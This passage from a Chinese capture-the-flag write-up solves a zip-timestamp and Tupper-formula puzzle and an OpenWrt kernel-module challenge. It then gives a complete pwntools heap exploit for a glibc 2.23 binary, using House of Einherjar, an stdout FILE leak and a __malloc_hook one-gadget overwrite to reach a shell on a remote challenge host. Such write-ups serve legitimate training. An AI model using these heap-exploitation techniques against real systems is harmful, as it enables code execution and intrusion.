026.png	60 648	60 212	2019-02-02 11:45	2019-12-13 11:45	2024-02-19 11:11	A	+		1CA9FC...	ZipCrypto Deflate:Maximum	NTFS : E...	FAT	20	0	1 323 711		
027.png	49 634	49 418	2019-02-02 11:45	2019-12-13 11:45	2024-02-19 11:11	A	+		5ED887...	ZipCrypto Deflate:Maximum	NTFS : E...	FAT	20	0	1 383 964		

选定 0 / 119 个项目

创建时间都是114514 ~~好臭的时间~~，但是修改时间略有不同，有的是11，有的是10（秒）在ipython里看看各个的修改时间：

```
In [8]: from zipfile import ZipFile

In [9]: zip_ = ZipFile('itis.zip')

In [10]: zip_.printdir()
File Name                                             Modified
out/                                            2024-02-19 10:52:26
out/001.png                                     2019-02-02 11:45:10           8
out/002.png                                     2019-02-02 11:45:12           5
out/003.png                                     2019-02-02 11:45:12           6
out/004.png                                     2019-02-02 11:45:12           7
out/005.png                                     2019-02-02 11:45:10           6
out/006.png                                     2019-02-02 11:45:12           6
out/007.png                                     2019-02-02 11:45:12           5
out/008.png                                     2019-02-02 11:45:12           5
out/009.png                                     2019-02-02 11:45:10           5
out/010.png                                     2019-02-02 11:45:12           4
# ... and more
```

这里读取到的修改时间略有偏差，所有12应为11，不难想到，01不正是一位吗，将其连起来得到：


```
In [1]: bstr = '01110111011010000110000101110100010111110110100101110011010

In [2]: len(bstr)
Out[2]: 118

In [3]: 118 / 8
Out[3]: 14.75

In [4]: val = hex(int(bstr[:-6], 2))
In [5]: val
Out[5]: '0x776861745f69735f747570706572'

In [6]: bytes.fromhex(val[2:])
Out[6]: b'what_is_tupper'
```

因为一个字节是8位，所以bstr要截断，截断以后得到 `what_is_tupper` ，推测为zip密钥， 用其解压 `my_secret.txt` 得到一个很大的数字

> 其他的文件是幸运星化学书，但是高糊，只见人不见字

```
7278732972235099852357451148102574169581696463555838444220269293934324831O3
```

结合前面的密钥名字，推测为塔泊自指公式，输入数字后得到图像：



一开始以为要补角补成二维码，想想不对，缺的太多了点，搜了一下发现是MicroQR， 然后就尝试解密，使用本家的Applications， 再搭配上patch好的图片，拿到正确的扫描结果，拼接得到flag

> ~~思路和cbctf撞了~~
> 本来先用pyboof，但是java版本等问题纷至沓来，最后不得不放弃pyboof， 然后网站上画的图还扫不出来，我又拿ps完善了一下原来的图，终于能扫出来了

IOT

ez7621

flag in kernel mode.

一个openwrt固件，先尝试解压一下

```
> binwalk -e openwrt.bin
> cd _openwrt.bin.extracted
> find . -name "*flag*"
./squashfs-root/etc/modules-boot.d/30-flag
./squashfs-root/etc/modules.d/30-flag
./squashfs-root/usr/lib/opkg/info/kmod-flag.list
./squashfs-root/usr/lib/opkg/info/kmod-flag.prerm
./squashfs-root/usr/lib/opkg/info/kmod-flag.control
./squashfs-root/lib/modules/5.15.137/mt7621-flag.ko
```

看了一下 `30-flag` 也是在引用flag模块，直接扔进Ghidra分析
内核代码不太清楚，但是有一个 `^ 0x56` ，试着异或了一下 `$LC0` ，就直接是flag了

```
In [1]: bytes(map(lambda x: x ^ 0x56, b'>17;3-ee44`3`a{`boe{b2fb{4`d4{bdg5a
Out[1]: b'hgame{33bb6e67-6493-4d04-b62b-421c7991b2bb}'
```

pwn

EldenRingFinal

~~标题依旧是没活~~
you need to learn some FILE IO knowlegde first

文件属性

属性	值
Arch	x64
RELRO	Full
Canary	on
NX	on
PIE	off
strip	no

解题思路

众所周知， `.bss` 段上存在 `stdout` , `stdin` , `stderr` 三个指针指向glibc中的 `IO_FILE` ，又知修改 `_IO_2_1_stdout_` 的 `_IO_write_base` ，将其覆写为小于 `_IO_write_ptr` 的

值， 可以在执行 `puts` 等函数时输出从base到ptr的字节，从而在没有 `show` 的情况下泄露libc

由于没开PIE，我们可以先利用Off-by-One打 **House of Einherjar** 造成Heap Overlap，以进行 Arbitrary Alloc， 利用字节错位分配堆块到 `stdout` 地址低处，打 **House of Spirit** 伪造堆块并修改 `stdout` ， 使其指向 `_IO_2_1_stdout_` 低地址处字节错位
然后依次将堆块分配到伪造的堆块、 `_IO_2_1_stdout_` 低地址处（在 `_IO_2_1_stderr_` 中）， 然后覆写 `_IO_2_1_stderr_` 结构体直到覆写 `_IO_2_1_stdout_` 的 `_flags` 为 `0xfbad1800` ， 以及其 `_IO_write_ptr` 为 `_IO_2_1_stdout_` 的 `_chain` 的地址（指向 `_IO_2_1_stdin_` ）， 这样，在 `add_note` 结束时运行 `puts("success!")` 的时候就会泄露出libc（即 `_IO_2_1_stdin_` 的地址）
要注意的是远程地址有偏移，在修改 `stdout` 时，由于需要修改2个字节，因此要爆破1/16的概率

> 一开始我借 `stdout` 为跳板，改 `stdin` 为0(prev_size)，想打 `stderr` ，结果发现， `scanf` 会用到 `stdin` ！ 也就是在执行 `scanf` 的时候直接SIGSEGV了，于是我就倒着找，在 `stdout` 之前的只读段中找跳板（libc非0的最高字节）， 由于malloc时不会写入数据，因此这么做不会报错

在leak了之后，恢复堆结构，再打 **House of Einherjar** ， 分配到 `&__malloc_hook - 0x23` 的位置写OneGadget即可

EXPLOIT

```
from pwn import *
import inspect
context.terminal = ['tmux','splitw','-h']

def payload(lo:int):
    global sh
    if lo:
        sh = process('./eldering4')
        if lo & 2:
            gdb.attach(sh, gdbscript='p /x &_IO_2_1_stdout_')
    else:
        sh = remote('139.224.232.162', 31630)
    libc = ELF('/home/Rocket/glibc-all-in-one/libs/2.23-0ubuntu3_amd64/libc
    elf = ELF('./eldering4')

    def eofHandler():
        warn(f'eof detected! running line {inspect.stack()[2][2]}') # print
        if sh.can_recv():
            info(str(sh.recv()))
        sh.close()
        return None
```

```python
def addPage():
    sh.sendlineafter(b'>', b'1')

def delPage(page:int):
    sh.sendlineafter(b'>', b'2')
    sh.sendlineafter(b'page', str(page).encode())

def addNote(page:int, size:int, content:bytes=b'\n') -> bytes:
    sh.sendlineafter(b'>', b'3')
    sh.sendlineafter(b'to?\n>', str(page).encode())
    sh.sendlineafter(b'size:\n>', str(size).encode())
    sh.sendafter(b'tent:\n>', content)
    try:
        ret = sh.recvuntil(b'success!', False, 1)
    except EOFError:
        return eofHandler()
    if not ret:
        return eofHandler()
    elif ret[:1] == b'\n': # sometimes there is a '\n', sometimes not
        ret = ret[1:]
    return ret

def delNote(page:int, note:int):
    sh.sendlineafter(b'>', b'4')
    sh.sendlineafter(b'>', str(page).encode())
    sh.sendlineafter(b'>', str(note).encode())

chunkHead = elf.symbols['stdout'] - 0x2b # byte misalignment
wStdoutOffset = (libc.symbols['_IO_2_1_stdout_'] - 0x43) & 0xfff
if lo & 4:
    bruteByte = int(input('input last WORD of &_IO_2_1_stdout_: 0x'), 1
else:
    bruteByte = 0x4000
wStdoutOffset += bruteByte
bStdoutChain = (libc.symbols['_IO_2_1_stdout_'] + 0x68) & 0xff

# alloc some 0x31 chunks in case allocations of structs influence our w
addNote(0, 0x20) # 1
addNote(0, 0x20) # 2
addNote(0, 0x20) # 3
addNote(0, 0x20) # 4
addNote(0, 0x20) # 5
delNote(0, 1)
delNote(0, 2)
delNote(0, 3)
delNote(0, 4)
delNote(0, 5)

# house of einherjar #1, alloc to stdout - 0x2b to modify stdout
addNote(0, 0x88) # 1
addNote(0, 0x68) # 2
addNote(0, 0x88) # 3
```

```
    addNote(0, 0x8) # 4 guard chunk, preventing chunks from being merged in
    delNote(0, 1)                                          # release in advanc
    delNote(0, 2)
    addNote(0, 0x68, b'0'*0x60 + p64(0x100) + p8(0x90)) # 5 zero out PREV_I
    delNote(0, 3)                                          # cause heap overla
    delNote(0, 5)                                          # now chunk 5 is in
    addNote(0, 0x98, b'0'*0x88 + p64(0x71) + p64(chunkHead)) # 5 mod chunk
    addNote(0, 0x68) # 6 chunk 5 in fastbin
    addNote(0, 0x68, b'\0'*0x3 + p64(0)*2 + p64(0x71) + p16(wStdoutOffset))
    delNote(0, 5)
    delNote(0, 6)                                          # restore heap layo

    # house of einherjar #2, alloc to stdout and mod _IO_write_base
    addNote(0, 0x98, b'0'*0x88 + p64(0x71) + p64(chunkHead + 0x1b)) # 8
    addNote(0, 0x68) # 9
    addNote(0, 0x68) # 10
    ret = addNote(0, 0x68, b'\0'*0x33 + p64(0xfbad1800) + p64(0)*3 + p8(bSt
    if ret is None:
        return 0

    stdin = u64(ret[:6] + b'\0\0')
    libcBase = stdin - libc.symbols['_IO_2_1_stdin_']
    success(f'\x1b[33mleak libcBase: {hex(libcBase)}\x1b[0m')
    mallocHook = libcBase + libc.symbols['__malloc_hook']
    ogg = libcBase + 0xf0897

    # house of einherjar #3, alloc to __malloc_hook and write one gadget
    delNote(0, 9)
    delNote(0, 8) # restore heap layout
    addNote(0, 0x98, b'0'*0x88 + p64(0x71) + p64(mallocHook - 0x23)) # 12
    addNote(0, 0x68) # 13
    addNote(0, 0x68, b'\0'*0x13 + p64(ogg)) # 14
    addPage() # trigger mallocHook

    sh.clean()
    sh.interactive()
    return 1
```